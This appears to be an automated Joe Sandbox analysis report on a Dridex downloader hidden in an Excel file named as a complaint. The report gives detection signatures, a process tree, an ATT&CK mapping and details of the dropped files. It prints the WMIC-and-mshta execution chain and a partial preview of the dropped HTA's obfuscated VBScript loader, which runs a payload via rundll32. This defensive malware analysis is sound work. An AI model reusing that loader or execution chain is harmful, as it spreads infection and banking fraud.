ID: 532579
Sample Name: Complaint details 143595.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:06:40
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Complaint details 143595.xlsb

Overview

General Information

Sample Name:	Complaint details 143595.xlsb
Analysis ID:	532579
MD5:	91eca239ee8b60..
SHA1:	78c47637b513d1..
SHA256:	4dea495d5c1c5e..
Tags:	Dridex xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2660 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2796 cmdline: wmic process call create "mshta C:\ProgramData\KBjfhfmoGRoN.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 632 cmdline: mshta C:\ProgramData\KBjfhfmoGRoN.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\KBjfhfmoGRoN.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect Pl Calls/SMS
Domain Accounts	Exploitation for Client Execution 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Steganography	Exploit SS Track Devi Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Complaint details 143595.xlsb	38%	ReversingLabs	Document-Excel.Infostealer.Dridex	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532579
Start date:	02.12.2021
Start time:	14:06:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint details 143595.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.expl.evad.winXLSB@4/3@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:07:47	API Interceptor	12x Sleep call for process: WMIC.exe modified
14:07:48	API Interceptor	448x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\KBjfhfmoGRoN.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4860
Entropy (8bit):	5.077314823774821
Encrypted:	false
SSDEEP:	96:KeCWYe46RfZJNEp/491/KjxqfF29ldUQByEQmjuVoI3RfDMUL:KeCFezhZJNEp/491/KVOF25UQp9uiI3r
MD5:	49260A7E1DE719025128C72993301DED
SHA1:	BC80B798A2696B823D18588EB0AB6FEBF2A02F87
SHA-256:	B625DC085D39BC8CDDA7C4277CFA755B4DAA7052701AB9DF16CAC86FC99EAEBE
SHA-512:	60D40005155EAF790F5D20ECEE68B89D89D6512EB46E0CF03353BAE5F2EC2050F96F04161C41B2C0C23496F0212D3AB3CDF875034A31740CFAD0CE0EC7BFD0 7
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\KBjfhfmoGRoN.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..N_Z_y_N_H_x_q_R_V_g_S_m_G_x_A = "wm" & "ic" & Chr(32) & "pro" & "ce" & "ss " & "cal" & "l c" & Chr(114) & "ea" & Chr(116) & Chr(101) & Chr(32) & Chr(34) & "ru" & "nd" & "ll3" & Chr(50) & ".ex" & "e " & "" & "C:" & "" & "" & "\\" & Chr(80) & "" & "ro" & "gra" & "mD" & "" & "at" & "" & Chr(97) & "\iu" & "" & "nig" & "" & Chr(103) & Chr(101) & Chr(114) & ".b" & "in " & Chr(71) & C hr(101) & "" & "" & Chr(116) & "NT" & Chr(86) & "er" & "" & Chr(115) & "io" & Chr(110) & "" & "" & "" & Chr(34)..Set r_F_N_z_e_o_v_y_b_F_L_E_Z_I_I_s_w = CreateO bject("MS" & "XML" & "2.S" & "er" & "ver" & Chr(88+1-1) & "MLH" & "TT" & "P." & "" & "" & "" & "" & "6." & Chr(48+1-1) & "")....D_I_t_o_e_o_I_s = "" & Chr(87+1-1) & Chr(1 15+1-1) & "" & "" & "cr" & Chr(105+1-1)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E2AB5816.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 960 x 510, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E2AB5816.png	
Category:	dropped
Size (bytes):	69191
Entropy (8bit):	7.944286664628326
Encrypted:	false
SSDEEP:	1536:6fn2pc8EJ8flXchmJQL08Kt2G2G6yv/3GAohPG+rLzrLZu00izn:C2pjE2pWmWfBG7DHG5hpnk0r
MD5:	E1D0A03A4956FF80068F5297E2C4AC15
SHA1:	D59E49A3FD454D9A66CF4F847E1D727CE8A85D0D
SHA-256:	D5A8E7A4BB9D2D6888D2B8BF585C9B7694270C2B41E81A7A3D0D36A291D8AB73
SHA-512:	91C1CEC41468FB589D5AF5FEC969B67F55C15990B14B2E5D77D1BA8037A6C404332B517A8F73EA59BDD0D982C75734F3AAEB0E7A92363C1E1DA3B5B92F35E0 2
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....S9go....IDATx...w..E.....&..q...."...(M...E:.....?..gG..X.E.B.E...R.I...Uz.....#7K.Kr....y..@.evfvv.;..BJ)ADDDDDDt...u.....DDDDDD.....QD`. LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD..... QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD..... ....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.. .....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDD DD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E...DDDDDD.....QD`.LDDDDDD...0.....E... DDDDDD.....Q

C:\Users\user\Desktop\~$Complaint details 143595.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58I
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.884142319689223
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	Complaint details 143595.xlsb
File size:	97313
MD5:	91eca239ee8b604f18f6fb1ed6cde135
SHA1:	78c47637b513d11ba6c36b19b9d79f7ee7a86338
SHA256:	4dea495d5c1c5e0cb56677608b5efa53658cc20bb836f9c ccd2aa1092b573aa8
SHA512:	215309e43413c0af9f253c6a4afad0976ff5b5dc808ac97d 3f1a418b3ab0edb36e5e3f818037cc8df955e40ed29acdc fb6a4e58966f53f799dd7911b313b0664
SSDEEP:	1536:8pWBzMgiCxKNyqJfn2pc8EJ8flXchmJQL08Kt2G 2G6yv/3GAohPG+rLzrLZu00io:b9ne2pjE2pWmWfBG7D HG5hpnk0lcbdA2
File Content Preview:	PK.....!.m\.%.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Complaint details 143595.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2660 Parent PID: 596

General

Start time:	14:07:21
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding

Imagebase:	0x13f470000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2796 Parent PID: 2660

General

Start time:	14:07:46
Start date:	02/12/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\KBjfhfmoGRoN.rtf"
Imagebase:	0xffa00000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: mshta.exe PID: 632 Parent PID: 1304

General

Start time:	14:07:47
Start date:	02/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\KBjfhfmoGRoN.rtf
Imagebase:	0x13f840000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis